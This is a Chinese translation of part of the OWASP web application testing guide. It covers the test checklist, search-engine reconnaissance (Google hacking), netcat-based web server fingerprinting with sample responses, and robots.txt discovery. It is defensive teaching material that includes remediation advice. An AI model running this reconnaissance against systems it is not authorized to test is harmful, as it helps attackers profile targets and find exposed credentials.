- 会话管理测试
- 输入验证测试
- 错误处理测试
- 密码学测试
- 业务逻辑测试
- 客户端测试

测试：简介与目标

这个章节介绍OWASP WEB应用测试方法论，以及说明如何在WEB应用中使用合适的安全测试方法发现和证明漏洞。

什么是WEB应用安全测试？

安全测试是通过有条不紊检验和验证有效的应用安全控制来评估计算机系统或网络系统安全性的方法。整个流程包括积极分析应用的弱点，技术缺陷，或者漏洞。任何被发现的安全问题将被提交给这个系统的所有者，同时被提交的还有对此安全问题所产生影响的评估，以及减小或降低这个问题所产生风险的建议书或技术解决方案。。

什么是漏洞？

漏洞是在系统设计，实现，或操作管理中可以利用的一个缺陷或者一个弱点，它能破坏系统安全策略。

什么是威胁？

威胁是利用漏洞产生的潜在攻击，可能危害应用资产（有价值的资源，如数据库中的数据或文件系统的数据）。

什么是测试？

测试就是证明一个应用的安全需求与它的利益相符合的行为。

这篇指南的编写方法

OWASP的方法是开放与协作：

- 开放: 每个安全专家都能将他/她的经验加入到项目之中。所有东西都是免费的。
- 协作: 每篇文章编写前，每个小组都会举行头脑风暴来更好地分享主意以及为项目建立集体视野。这意味着更好的一致性，更多的听众群以及更高的参与度。

这种方法创建的测试方法论有着如下特点：

- 一致性
- 可重现
- 细密性
- 有质量控制

被提及的问题都已经完全文档化和被测试。使用一种方法论去测试所有已知漏洞和归档所有安全测试活动是十分重要的。

什么是OWASP测试方法论？

安全测试从不是一门精准的能够定义所有可能需要测试的问题的科学。事实上，安全测试只是适合在一定环境下测试WEB应用安全的一种技术。这个项目的目的是收集所有可能的测试技术并进行解释然后保持更新。OWASP网页应用安全测试是基于黑盒测试方法。测试人员不知道或者仅仅知道一点关于被测试的系统。

测试的模型包括：

- 测试者：执行测试的人员
- 工具和方法：测试指导项目的核心
- 应用：用于测试的黑盒

测试分成2个阶段：

- 阶段1：被动模式

在被动模式里面，测试人员尽力去明白应用的逻辑并使用系统。可以用工具进行信息的收集。比如http代理器观察http的请求和响应。在这个阶段的最后，测试人员应该了解这个应用所有的控制点（入口）（比如Http头，参数，cookies）。信息收集章节具体解释了如何执行被动模式的测试。

比如，测试者应该看如下的信息：

```
https://www.example.com/login/Authentic_Form.html
```

这个展示了一个认证的表单，需要一个用户名和密码。

下面的参数展现了两个测试入口点：

```
http://www.example.com/Appx.jsp?a=1&b=1
```

在这种情况下，应用表明了2个入口（参数a和b）。所有的在这个阶段发现的入口表明了一个测试的点。一个应用的目录树形数据表以及所有的点对于第二个阶段都是很有用的。

- 阶段2：主动模式

在这个阶段，测试者开始用下面描述的方法测试。

我们将主动测试分成11个子类共91项测试：

- 信息收集
- 配置以及部署管理测试
- 身份鉴别管理测试
- 认证测试
- 授权测试
- 会话管理测试
- 输入验证测试
- 错误处理测试
- 密码学测试
- 业务逻辑测试
- 客户端测试

测试清单

下列是评估过程中的测试项目清单：

索引	测试类别	测试名称
4.2		信息收集
4.2.1	OTG-INFO-001	搜索引擎信息发现和侦察
4.2.2	OTG-INFO-002	识别web服务器
4.2.3	OTG-INFO-003	web服务器元文件信息发现
4.2.4	OTG-INFO-004	服务器应用应用枚举
4.2.5	OTG-INFO-005	评论信息发现
4.2.6	OTG-INFO-006	应用入口识别
4.2.7	OTG-INFO-007	识别应用工作流程
4.2.8	OTG-INFO-008	识别web应用框架
4.2.9	OTG-INFO-009	识别web应用程序
4.2.10	OTG-INFO-010	绘制应用架构图
4.3		配置以及部署管理测试
4.3.1	OTG-CONFIG-001	网络基础设施配置测试
4.3.2	OTG-CONFIG-002	应用平台配置管理测试
4.3.3	OTG-CONFIG-003	文件扩展名处理测试
4.3.4	OTG-CONFIG-004	备份、未链接文件测试
4.3.5	OTG-CONFIG-005	枚举管理接口测试
4.3.6	OTG-CONFIG-006	HTTP方法测试
4.3.7	OTG-CONFIG-007	HTTP严格传输安全测试
4.3.8	OTG-CONFIG-008	应用跨域策略测试
4.4		身份鉴别管理测试
4.4.1	OTG-IDENT-001	角色定义测试
4.4.2	OTG-IDENT-002	用户注册过程测试
4.4.3	OTG-IDENT-003	帐户权限变化测试
4.4.4	OTG-IDENT-004	帐户枚举测试
4.4.5	OTG-IDENT-005	弱用户名策略测试
4.5		认证测试
4.5.1	OTG-AUTHN-001	口令信息加密传输测试
4.5.2	OTG-AUTHN-002	默认口令测试
4.5.3	OTG-AUTHN-003	帐户锁定机制测试
4.5.4	OTG-AUTHN-004	认证绕过测试

4.5.5	OTG-AUTHN-005	记住密码功能测试 functionality
4.5.6	OTG-AUTHN-006	浏览器缓存弱点测试
4.5.7	OTG-AUTHN-007	密码策略测试
4.5.8	OTG-AUTHN-008	安全问答测试
4.5.9	OTG-AUTHN-009	密码重置测试
4.5.10	OTG-AUTHN-010	其他相关认证渠道测试
4.6		授权测试
4.6.1	OTG-AUTHZ-001	目录遍历/文件包含测试
4.6.2	OTG-AUTHZ-002	授权绕过测试
4.6.3	OTG-AUTHZ-003	权限提升测试
4.6.4	OTG-AUTHZ-004	不安全对象直接引用测试
4.7		会话管理测试
4.7.1	OTG-SESS-001	会话管理绕过测试
4.7.2	OTG-SESS-002	Cookies属性测试
4.7.3	OTG-SESS-003	会话固定测试
4.7.4	OTG-SESS-004	会话令牌泄露测试
4.7.5	OTG-SESS-005	跨站点请求伪造 (CSRF) 测试
4.7.6	OTG-SESS-006	登出功能测试
4.7.7	OTG-SESS-007	会话超时测试
4.7.8	OTG-SESS-008	会话令牌重载测试
4.8		输入验证测试
4.8.1	OTG-INPVAL-001	反射型跨站脚本测试
4.8.2	OTG-INPVAL-002	存储型跨站脚本测试
4.8.3	OTG-INPVAL-003	HTTP谓词伪造测试
4.8.4	OTG-INPVAL-004	HTTP参数污染测试
4.8.5	OTG-INPVAL-005	SQL注入测试
4.8.5.1		Oracle注入测试
4.8.5.2		MySQL注入测试
4.8.5.3		SQL Server注入测试
4.8.5.4		PostgreSQL注入测试
4.8.5.5		MS Access注入测试
4.8.5.6		NoSQL注入测试
4.8.6	OTG-INPVAL-006	LDAP注入测试
4.8.7	OTG-INPVAL-007	ORM注入测试
4.8.8	OTG-INPVAL-008	XML注入测试
4.8.9	OTG-INPVAL-009	SSI注入测试

4.8.10	OTG-INPVAL-010	XPath注入测试
4.8.11	OTG-INPVAL-011	IMAP/SMTP注入测试
4.8.12	OTG-INPVAL-012	代码注入测试
4.8.12.1		本地文件包含测试
4.8.12.2		远程文件包含测试
4.8.13	OTG-INPVAL-013	命令执行注入测试
4.8.14	OTG-INPVAL-014	缓冲区溢出测试
4.8.14.1		堆溢出测试
4.8.14.2		栈溢出测试
4.8.14.3		格式化字符串测试
4.8.15	OTG-INPVAL-015	潜伏式漏洞测试
4.8.16	OTG-INPVAL-016	HTTP分割/伪造测试
4.9		错误处理测试
4.9.1	OTG-ERR-001	错误码分析
4.9.2	OTG-ERR-002	栈追踪分析
4.10		密码学测试
4.10.1	OTG-CRYPST-001	弱SSL/TLS加密, 不安全的传输层防护测试
4.10.2	OTG-CRYPST-002	Padding Oracle测试
4.10.3	OTG-CRYPST-003	非加密信道传输敏感数据测试
4.11		业务逻辑测试
4.11.1	OTG-BUSLOGIC-001	业务逻辑数据验证测试
4.11.2	OTG-BUSLOGIC-002	请求伪造能力测试
4.11.3	OTG-BUSLOGIC-003	完整性测试
4.11.4	OTG-BUSLOGIC-004	过程时长测试
4.11.5	OTG-BUSLOGIC-005	功能使用次数限制测试
4.11.6	OTG-BUSLOGIC-006	工作流程绕过测试
4.11.7	OTG-BUSLOGIC-007	应用误用防护测试
4.11.8	OTG-BUSLOGIC-008	非预期文件类型上传测试
4.11.9	OTG-BUSLOGIC-009	恶意文件上传测试
4.12		客户端测试
4.12.1	OTG-CLIENT-001	基于DOM跨站脚本测试
4.12.2	OTG-CLIENT-002	JavaScript脚本执行测试
4.12.3	OTG-CLIENT-003	HTML注入测试
4.12.4	OTG-CLIENT-004	客户端URL重定向测试
4.12.5	OTG-CLIENT-005	CSS注入测试
4.12.6	OTG-CLIENT-006	客户端资源操纵测试

4.12.7	OTG-CLIENT-007	跨源资源分享测试
4.12.8	OTG-CLIENT-008	Flash跨站测试
4.12.9	OTG-CLIENT-009	点击劫持测试
4.12.10	OTG-CLIENT-010	WebSockets测试
4.12.11	OTG-CLIENT-011	Web消息测试
4.12.12	OTG-CLIENT-012	本地存储测试

信息收集

信息收集测试包含下列内容：

- 搜索引擎信息发现和侦察 (OTG-INFO-001)
- 识别web服务器 (OTG-INFO-002)
- web服务器元文件信息发现 (OTG-INFO-003)
- 服务器应用应用枚举 (OTG-INFO-004)
- 评论信息发现 (OTG-INFO-005)
- 应用入口识别 (OTG-INFO-006)
- 识别应用工作流程 (OTG-INFO-007)
- 识别web应用框架 (OTG-INFO-008)
- 识别web应用程序 (OTG-INFO-009)
- 绘制应用架构图 (OTG-INFO-010)

搜索引擎信息发现和侦察 (OTG-INFO-001)

综述

使用搜索引擎来侦察有直接和间接两种办法。直接的方法是直接查询索引和从缓存中发现相关内容。间接的方法是从论坛、新闻组和其他相关网站发现敏感信息和配置信息。

一旦搜索引擎机器人完成抓取工作，它会基于标签如 `<TITLE>` 或者属性来组织相关内容的索引[1]。如果robots.txt没有更新，或者也没有内联HTML标签要求不抓取，搜索引擎可能会检索到拥有者不希望包含的页面。网站管理员可以使用上面提到的 robots.txt文件、HTML元标签、认证措施或者搜索引擎提供的工具来移除这些内容。

测试目标

了解有多少应用/系统/组织的敏感设计和配置信息在网上公开，包括直接在组织网站公布和第三方网站间接公开。

如何测试

使用搜索引擎来查找：

- 网络拓扑和配置
- 获得管理员或者其他核心员工的发帖信息和邮件
- 登陆流程和用户名格式
- 用户名和密码
- 错误消息内容
- 开发、测试、验收和上线版本的网站

搜索选项

使用高级的"site:"搜索选项，他可以帮助检索特定域名下的内容[2]。不要局限在一种所搜索引擎，不同的引擎抓取页面有不同的算法，可能会产生不同的结果。可以考虑使用下面这些搜索引擎：

- Baidu
- binsearch.info
- Bing
- Duck Duck Go
- ixquick/Startpage
- Google
- Shodan
- PunkSpider

Duck Duck Go 和 ixquick/Startpage 提供关于测试者简化的泄露信息。

Google提供另一个高级的搜索选项"cache:"[2]，它相当于在Google搜索结果页面里面点击"Cached"按钮。所以更加推荐先使用"site:"，在结果中寻找缓存按钮。

Google SOAP 搜索 API 支持 "doGetCachedPage" 和相关的"doGetCachedPageResponse" SOAP消息[3]，来帮助获取缓存页面。一个相关的实现正在开发中，请参考 [OWASP "Google Hacking" Project](#)项目。

PunkSpider 是一个应用程序漏洞搜索引擎。他给渗透测试人员进行手工测试工作只能带来一点帮助，但是他可以作为证明脚本小子发现漏洞是如此容易的一个例子。

例子

比如一个典型搜索引擎发现owasp.org的网页内容的例子如下：

The screenshot shows a Google search results page for the query "site:owasp.org". The search bar at the top contains "site:owasp.org". Below the search bar, there are tabs for "Web", "Images", "Maps", "Shopping", "More", and "Search tools". The "Web" tab is selected. A message indicates "About 69,100 results (0.18 seconds)". A "Google promotion" box for "Try Google Webmaster Tools" is visible, with the URL www.google.com/webmasters/ and the text "Do you own owasp.org? Get indexing and ranking data from Google.". The main search results list includes:

- OWASP**
<https://www.owasp.org/>
How to build, design and test the security of web applications and web services.
- [PDF] Final Report - OWASP Foundation**
sl.owasp.org/summit2011_finalreport
File Format: PDF/Adobe Acrobat - Quick View
27 Jul 2011 – Post-Summit Report and Working Session Outcomes. Documents compiled and report written by Sarah Baso. Summit design identity ...
- force.owasp.org**
owasp4.owasp.org/
FORCE.OWASP.ORG.

展示owasp.org的index.html的缓存页面如下：

The screenshot shows a Google search results page for the query "site:owasp.org". The search bar at the top contains "site:owasp.org". Below the search bar, there are tabs for "Web", "Images", "Maps", "Shopping", "More", and "Search tools". The "Web" tab is selected. A message indicates "About 69,100 results (0.18 seconds)". A "Google promotion" box for "Try Google Webmaster Tools" is visible, with the URL www.google.com/webmasters/ and the text "Do you own owasp.org? Get indexing and ranking data from Google.". The main search results list includes:

- OWASP**
<https://www.owasp.org/>
How to build, design and test the security of web applications and web services.
- [PDF] Final Report - OWASP Foundation**
sl.owasp.org/summit2011_finalreport
File Format: PDF/Adobe Acrobat - Quick View
27 Jul 2011 – Post-Summit Report and Working Session Outcomes. Documents compiled and report written by Sarah Baso. Summit design identity ...
- force.owasp.org**
owasp4.owasp.org/
FORCE.OWASP.ORG.

To the right of the search results, a preview of the cached version of the OWASP homepage is shown. The cached page title is "OWASP - The Open Web Application Security Project". It features the OWASP logo and navigation links like "Home", "About", "Community", "Diversity", "Local Chapters", "Contributors", and "Newsletter". A banner at the bottom states "Disclaimer: Banner ads are not endorsements, and reflect the messages of the advertiser only. | More Information. Welcome to OWASP ...". Other sections visible include "Outreach" and "News".

Google Hacking 数据库

Google Hacking 数据库是一组十分有用的Google查询语句。查询被分为如下几个类别：

- 演示页面

- 包含文件名的文件
- 敏感目录
- Web服务器探测
- 漏洞文件
- 漏洞服务器
- 错误信息
- 包含有趣信息的文件
- 包含密码的文件
- 敏感在线购物信息

测试工具

- FoundStone SiteDigger - <http://www.mcafee.com/uk/downloads/free-tools/sitedigger.aspx>
- Google Hacker - <http://yehg.net/lab/pr0js/files.php/googlehacker.zip>
- Stach & Liu's Google Hacking Diggit Project - <http://www.stachliu.com/resources/tools/google-hacking-diggit-project/>
- PunkSPIDER - <http://punkspider.hyperiongray.com/>

参考资料

Web

- [1] "Google Basics: Learn how Google Discovers, Crawls, and Serves Web Pages" - <https://support.google.com/webmasters/answer/70897>
- [2] "Operators and More Search Help" - <https://support.google.com/websearch/answer/136861?hl=en>
- [3] "Google Hacking Database" - <http://www.exploit-db.com/google-dorks/>

整改措施

在敏感设计资料和配置信息公布在网上时请再三考虑。

定期审查公开在网上的敏感设计资料和配置信息配置信息。

识别Web服务器 (OTG-INFO-002)

综述

对于渗透测试人员来说，识别Web服务器是一项十分关键的任务。了解正在运行的服务器类型和版本能让测试者更好去测试已知漏洞和大概的利用方法。

今天市场上存在着许多不同开发商不同版本的Web服务器。明确被测试的服务器类型能够有效帮助测试过程和决定测试的流程。这些信息可以通过发送给web服务器测定命令，分析输出结果来推断出，因为不同版本的web服务器软件可能对这些命令有着不同的响应。通过了解不同服务器对于不同命令的响应，并把这些信息保存在指纹数据库中，测试者可以发送请求，分析响应，并与数据库中的已知签名相对比。请注意，由于不同版本的服务器对于同一个请求可能有同样的响应，所以可能需要多个命令请求才能准确识别web服务器。十分罕见的，也有不同版本的服务器响应的请求毫无差别。因此，通过发送不同的命令请求，测试者能增加猜测的准确度。

测试目标

发现运行的服务器的版本和类型，来决定已知漏洞和利用方式。

如何测试

黑盒测试

最简单也是最基本的方法来鉴别web服务器就是查看HTTP响应头中的"Server"字段。下面实验中我们使用Netcat：

考虑如下HTTP请求响应对：

```
$ nc 202.41.76.251 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 02:53:29 GMT
Server: Apache/1.3.3 (Unix) (Red Hat/Linux)
Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT
ETag: "1813-49b-361b4df6"
Accept-Ranges: bytes
Content-Length: 1179
Connection: close
Content-Type: text/html
```

从Server字段，我们可以发现服务器可能是Apache，版本1.3.3，运行在Linux系统上。

下面展示了4个其他服务器响应的例子。

Apache 1.3.23 服务器：

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

Microsoft IIS 5.0 服务器：

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Yours, 17 Jun 2003 01:41: 33 GMT
Date: Mon, 16 Jun 2003 01:41: 33 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Wed, 28 May 2003 15:32: 21 GMT
ETag: b0aac0542e25c31: 89d
Content-Length: 7369
```

Netscape Enterprise 4.1 服务器：

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:19: 04 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

SunONE 6.1 服务器：

```
HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 14:53:45 GMT
Content-length: 1186
Content-type: text/html
Date: Tue, 16 Jan 2007 14:50:31 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Accept-Ranges: bytes
Connection: close
```

但是，这种测试方法有时候并不准确。网站有多种方法混淆或者改变服务器的标识字段。例如我们可能得到如下结果：

```
403 HTTP/1.1 Forbidden
Date: Mon, 16 Jun 2003 02:41: 27 GMT
Server: Unknown-Webserver/1.0
Connection: close
Content-Type: text/HTML; charset=iso-8859-1
```

在这个例子中，Server字段已经被混淆，测试者并不能从中得到服务器的信息。

协议行为推断

更好的方法是从web服务器的不同特征上入手。下面是一些推断web服务器类型的方法：

HTTP头字段顺序

第一个方法通过观察响应头的组织顺序。每个服务器都有一个内部的HTTP头排序方法，考虑如下例子：

Apache 1.3.23 响应

```
$ nc apache.example.com 80
HEAD / HTTP/1.0
```

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

IIS 5.0 响应

```
$ nc iis.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:13: 52 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:13: 52 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133
```

Netscape Enterprise 4.1 响应

```
$ nc netscape.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:01: 40 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

SunONE 6.1 响应

```
$ nc sunone.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:23:37 GMT
Content-length: 0
Content-type: text/html
Date: Tue, 16 Jan 2007 15:20:26 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Connection: close
```

我们注意到Date和Server字段在Apache、Netscape Enterprise和IIS中有所区别。

畸形的请求测试

另一个有用测试是发送畸形的请求或者不存在的页面请求，考虑如下HTTP响应： Consider the following HTTP responses.

Apache 1.3.23

```
$ nc apache.example.com 80
```

```
GET / HTTP/3.0

HTTP/1.1 400 Bad Request
Date: Sun, 15 Jun 2003 17:12: 37 GMT
Server: Apache/1.3.23
Connection: close
Transfer: chunked
Content-Type: text/HTML; charset=iso-8859-1
```

IIS 5.0

```
$ nc iis.example.com 80
GET / HTTP/3.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:14: 02 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:14: 02 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133
```

Netscape Enterprise 4.1

```
$ nc netscape.example.com 80
GET / HTTP/3.0

HTTP/1.1 505 HTTP Version Not Supported
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:04: 04 GMT
Content-length: 140
Content-type: text/HTML
Connection: close
```

SunONE 6.1

```
$ nc sunone.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad request
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:25:00 GMT
Content-length: 0
Content-type: text/html
Connection: close
```

我们发现每个服务器都有不同的应答方式，而且不同版本也有所不同响应。类似的结果也能通过构造不存在的HTTP方法/谓词来获得。考虑如下例子：

Apache 1.3.23

```
$ nc apache.example.com 80
GET / JUNK/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:17: 47 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
```

```
Connection: close
Content-Type: text/HTML
```

IIS 5.0

```
$ nc iis.example.com 80
GET / JUNK/1.0

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 01 Jan 1999 20:14: 34 GMT
Content-Type: text/HTML
Content-Length: 87
```

Netscape Enterprise 4.1

```
$ nc netscape.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent to query this server could not understand.
</BODY></HTML>
```

SunONE 6.1

```
$ nc sunone.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent a query this server could not understand.
</BODY></HTML>
```


测试工具

- httpprint - <http://net-square.com/httpprint.html>
- httprecon - <http://www.computech/projekte/httprecon/>
- Netcraft - <http://www.netcraft.com>
- Desenmascarame - <http://desenmascara.me>

自动化测试工具

与其手动抓取旗标和分析web服务器头，测试者也可以使用自动化工具来得到同样的结果。有许多用于准确识别web服务器的测试例子。幸运的是，也有许多工具可以自动化这些测试过程。*"httpprint"*就是其中一款工具。他使用签名字典来辨认web服务器的类型和版本。

下图是一个例子：



在线测试工具

测试者想要更加隐蔽，不直接连接目标网站可以使用在线测试工具。Netcraft是获得目标web服务器多种信息的一个在线工具的例子。通过这个工具我们可以获得目标的操作系统信息、web服务器信息、服务器上线时长信息、拥有者信息以及历史修改信息等等。如下图中所示：

□ Background

Site title	OWASP	Date first seen	October 2001
Site rank	30592	Primary language	English
Description	<i>Not Present</i>		
Keywords	<i>Not Present</i>		

□ Network

Site	http://www.owasp.org	Last reboot	11 days ago
Domain	owasp.org	Netblock Owner	Rackspace Cloud Servers
IP address	50.57.64.91	Nameserver	dns.stabletransit.com
IPv6 address	<i>Not Present</i>	DNS admin	ipadmin@stabletransit.com
Domain registrar	pir.org	Reverse DNS	www.owasp.org
Organisation	OWASP Foundation, 9175 Guilford Rd Suite 300, Columbia, 21046, United States	Nameserver organisation	whois.tucows.com
Top Level Domain	Organization entities (.org)	Hosting company	Rackspace
Hosting country	US	DNS Security Extensions	unknown

□ Hosting History

Netblock owner	IP address	OS	Web server	Last changed
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Jan-2013
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Jan-2013
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Dec-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Dec-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Nov-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Nov-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	27-Oct-2012
Rackspace Hosting 5000 Walzem Road San Antonio TX US 78218	50.57.64.91	Linux	Apache	17-Oct-2012
Slicehost 9725 Datapoint San Antonio TX US 78225	50.57.64.91	Linux	Apache	26-Sep-2012
Slicehost 9725 Datapoint San Antonio TX US 78225	50.57.64.91	Linux	Apache	17-Sep-2012

OWASP Unmaskme Project致力于成为另一个识别网站的在线工具，他通过提取 [Web-metadata](#) 信息来实现。这个项目背后的想法是任何网站管理人员都能从安全的视角来审查网站的元数据。

这个项目仍在开发之中，你可以尝试一下[这个想法的证明的一个西班牙语网站](#)。

参考资料

白皮书

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://www.net-square.com/htprint_paper.html
- Anant Shrivastava : "Web Application Finger Printing" - http://anantshri.info/articles/web_app_finger_printing.html

整改措施

使用加强的反向代理服务器来保护Web服务器的展示层。

混淆Web服务器展示层的头信息。

- Apache
- IIS

审核web服务器元文件发现信息泄露 (OTG-INFO-003)

综述

这章节描述如何从robots.txt中发现泄露的web应用路径信息。更进一步，这些应该被蜘蛛、机器人和网页抓取软件忽略的目录列表能很好地作为[建立应用流程](#)的参考。

测试目标

1. web应用路径或者文件夹泄露信息。
2. 建立被蜘蛛机器人忽略的目录列表。

如何测试

robots.txt

Web蜘蛛、机器人和网页抓取软件通过获取页面，递归遍历超链接来获取更多的网页内容。他们的行为应该遵循在网站根目录下robots.txt所定义的机器人排除协议[1]。

例如，2013年8月11日获取的 <http://www.google.com/robots.txt> 的robots.txt文件，该文件开头如下所示：

```
User-agent: *
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
Disallow: /catalogs
...
```

User-Agent 指令特别指定了特定的蜘蛛机器人。例如，*User-Agent: Googlebot* 特指那些谷歌的蜘蛛机器人，“*User-Agent: bingbot*”特指那些来自Microsoft/Yahoo!的爬虫机器人。在如下所示例子中的 *User-Agent: ** 则指明包括所有的蜘蛛机器人 [2]：

```
User-agent: *
```

Disallow 指令规定了蜘蛛机器人限制访问的资源。上面的例子中如下资源被禁止访问：

```
...
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
Disallow: /catalogs
...
```

Web蜘蛛机器人可以故意忽略robots.txt中的*Disallow*指令所规定的内容[3]，比如那些来自[Social Networks](#) 的机器人需要确保共享的链接依旧合法。因此，robots.txt不应该当做一个强制约束机制来控制第三方访问这些web页面。

获取根目录下的robots.txt- 使用"wget" 或 "curl"

robots.txt文件能从web服务器根目录下获得。例如使用"wget"或"curl"获取www.google.com的robots.txt文件：

```
cmlh$ wget http://www.google.com/robots.txt
--2013-08-11 14:40:36--  http://www.google.com/robots.txt
Resolving www.google.com... 74.125.237.17, 74.125.237.18, 74.125.237.19, ...
Connecting to www.google.com|74.125.237.17|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: 'robots.txt.1'

[ <=>                                ] 7,074      --.-K/s   in 0s

2013-08-11 14:40:37 (59.7 MB/s) - 'robots.txt' saved [7074]

cmlh$ head -n5 robots.txt
User-agent: *
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
cmlh$
```

```
cmlh$ curl -o http://www.google.com/robots.txt
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload   Total Spent  Left Speed
101  7074     0  7074     0      0  9410       0 --:--:-- --:--:-- --:--:-- 27312

cmlh$ head -n5 robots.txt
User-agent: *
